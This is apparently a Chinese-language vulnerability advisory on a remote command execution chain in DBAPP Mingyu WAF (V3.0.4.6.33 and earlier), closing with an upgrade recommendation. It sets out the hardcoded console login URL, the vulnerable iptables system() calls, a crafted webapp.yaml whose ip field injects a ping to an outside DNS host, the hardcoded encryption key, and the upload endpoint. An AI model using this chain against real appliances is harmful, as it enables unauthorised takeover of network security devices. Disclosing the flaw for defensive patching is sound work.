

# 2022HW安恒明御WAF存在远程命令执行漏洞预警-V001

## 1、漏洞信息

漏洞名称	安恒明御WAF存在远程命令执行漏洞
影响产品	安恒明御WAF设备
漏洞描述	<p>代码 /waf/phpadmin/app/mvc/controllers/controller/report.php 中以硬编码形式设置了console 用户登录，通过 <code>https://example.com/report.m?a=rpc-timed</code>，可以直接登录。</p> <p>登录后台，构造了恶意的保护站点配置，覆盖了 /waf/config/misc/webapp.yaml/waf/system service/one_way_detect/one_way detect.php 会调用webapp.yaml，其中ip参数可进行命令注入。由此，构造出恶意的保护站点配置的加密数据包，通过管理员用户登录后台，上传恶意数据包进行 RCE。</p>
漏洞类型	远程命令执行
影响版本	DBAPP WAF V3.0.4.6.33及以前
漏洞状态	厂商已发布补丁、POC未公开

## 2、漏洞分析

### 一、后台管理员登录

#### (1)利用原理

在代码/waf/php\_admin/app/mvc/contrllers/controller.report.php 中以硬编码形式设置了 console 用户登录，可通过 `https://127.0.0.1/report.m?a=rpc-timed`登录。


```

62 );
63
64 protected function onCreate() {
65
66     if (mEnv::select(array('get:a', array('rpc-timed')))) {
67
68         mEnv::session( sKey: 'passlife', mixedValue: 0);
69         mUser::makeSession( sUserId: 'console', nUid: '0', nUserLevel: '0', bAlt: true);
70
71     } else {
72
73         mUser::isLogin() || self::redirectTo( sURL: 'user.m?a=login');
74
75         if (N_CUSTOM_ROLE) {
76             if (!mUser::checkRoleAccess()) {
77                 vUser::displayNoAccess();
78             }
79         }
80     }
81 }

```


(2)调试过程

访问 <https://127.0.0.1/report.m?a=rpc-timed>。



error\_0x110005

退出后访问 <https://127.0.0.1>，可登录。




## 二、构造 RCE 执行文件

### (1)利用原理

通过登录后台，构造了恶意的保护站点配置，覆盖了/waf/config/misc/webapp.yaml./waf/system\_service/one\_way\_detect/one\_way\_detect.php 会调用webapp.yaml，其中ip参数可进行命令注入。由此，构造出恶意的保护站点配置的加密数据包，通过管理员用户登录后台，上传恶意数据包进行 RCE。

### (2)调试过程

在/waf/system\_service/one\_way\_detect/one\_way\_detect.php的123行。



```
102
103 if ($pos6 != false ) {
104     install_chain6();
105     $link = $cfg['linkage'];
106     if ($deploy == 'router' ||
107         !isset($br[$link]) ||
108         !isset($br[$link]['interfaces']) ||
109         !isset($br[$link]['interfaces'][1]))
110     {
111         system( command: "$iptables6 -A FORWARD -d {$cfg['ip']} -p tcp -m tcp --dport {$cfg['port']} -j $chain6", &result_code: $ret);
112     } else {
113         system( command: "$iptables6 -A FORWARD -d {$cfg['ip']} -p tcp -m tcp --dport {$cfg['port']} -m physdev --physdev-in {$br[$link]['interfaces'][1]} -j $chain6", &result_code: $ret);
114         system( command: "$iptables6 -A FORWARD -d {$cfg['ip']} -p tcp -m tcp --dport {$cfg['port']} -m physdev --physdev-in {$br[$link]['interfaces'][1]} -j $chain6", &result_code: $ret);
115     }
116
117     if ($ret == 0) {
118         $have_site = 1;
119         $have_6 = 1;
120     }
121 } else if ($pos4 != false) {
122     install_chain4();
123     system( command: "$iptables -A FORWARD -d {$cfg['ip']} -p tcp -m tcp --dport {$cfg['port']} -j $chain", &result_code: $ret);
124     if ($ret == 0) {
125         $have_site = 1;
126         $have_4 = 1;
```

通过配置导入覆盖了/waf/config/misc/webapp.yaml，修改三个参数进行 System ip 的命令注入。

```

1
2  deploy: reverse
3  reverse_transparent: "on"
4  reverse_client_ip: ""
5  reverse_xfwd4: X-Forwarded-For
6  reverse_xfwd4_status: "on"
7  client_timeout: 300
8  server_timeout: 300
9  http_request_timeout: 300
10 send_timeout: 300
11 read_timeout: 300
12 keepalived_timeout: 60
13 webapps:
14   1:
15     name: 测试
16     ip: 127.0.0.1
17     port: "80"
18     rule: "1001"
19     keepalive: "off"
20     statslog: "off"
21     virtualpatch: "off"

```

全局配置的站点模式为 router 或 bridge，站点设置的 deploy 模式需要与全局一致。

```

1 ---
2  deploy: router
3  reverse_transparent: "on"
4  reverse_client_ip: ""
5  reverse_xfwd4: X-Forwarded-For
6  reverse_xfwd4_status: "on"
7  client_timeout: 300
8  server_timeout: 300
9  http_request_timeout: 300
10 send_timeout: 300
11 read_timeout: 300
12 keepalived_timeout: 60
13 webapps:
14   1:
15     name: 测试
16     ip: 127.0.0.1 && /usr/bin/ping j1xwifhr.ns.dns3.cf ||
17     deploy: router
18     port: "80"
19     rule: "1001"
20     keepalive: "off"
21     statslog: "off"
22     virtualpatch: "off"
23     statslog_querystring: "off"
24     statslog_filter: none

```

在/waf/php\_admin/app/mvc/models/model.configs.php 的 637 行，会导出/waf/config/misc/webapp.yaml。

```
634
635 // webapp
636 case 'webapp':
637     self::transferFiles($sCommand, $aConfigFiles['yaml'][$device.webapp]);
638     self::transferFiles($sCommand, $aConfigFiles['yaml'][$device.webapp.keys], $sMark: 'all');
639     break;
640
```

保护站点配置可导出上述配置，并于/waf/php\_admin/app/mvc/models/model.configs.php 704 行调用加密方法，然后用户即可下载了 waf\_config\_20xxxxxx.dat。

```
694
695 }
696
697
698 $sFilePath = sprintf( format: '%s/waf/config.tar.gz', dirname($sCopyPath));
699
700 exec(sprintf( format: 'cd %s;tar czf waf/config.tar.gz %s', dirname($sCopyPath), $sCacheDir));
701 exec(sprintf( format: 'rm -rf %s', $sCopyPath));
702
703 cCache::delete( sFolder: 'waf', sFileName: 'config.export.tmp');
704 cUtil::fileEncrypt( sType: 'encrypt', cCache::path( sFolder: 'waf', sFileName: 'config.tar.gz'), self::$sEncryptKey);
705
706 if ($binFileContent = cCache::read( sFolder: 'waf', sFileName: 'config.tar.gz')) {
707
708     cCache::delete( sFolder: 'waf', sFileName: 'config.tar.gz');
709
710     return $binFileContent;
711
712 } else {
713

```


通过构造上述配置/waf/config/misc/webapp.yaml，并调用 cUtil::fileEncrypt('encrypt', '/waf/config/misc/webapp.yaml', self::\$sEncryptKey)。

在/waf/php\_admin/app/config/config.dao.php 的 157 行，硬编码的 sEncryptKey，可构造出有问题的.dat。

```
'encrypt-key' => '#cpt~btp$tpbcpt^dtp(tp@
waf.dbapp',
```

### 三、后台上传漏洞

在 https://127.0.0.1/config.m?a=management 上传构造的 dat 文件，可以直接进行 RCE。



### 3、修复建议

升级至 v3.0.4.6.34 及以上版本可解决上述漏洞问题

<https://bbs.dbappsecurity.com.cn/download/5ddc7efac33e9fc470e27a08/5ddc94fe8c885b76dd8d8657?type1=5de7782d2769b42f952ecb67&type2=5f0fc94109f324ae4f99eb96>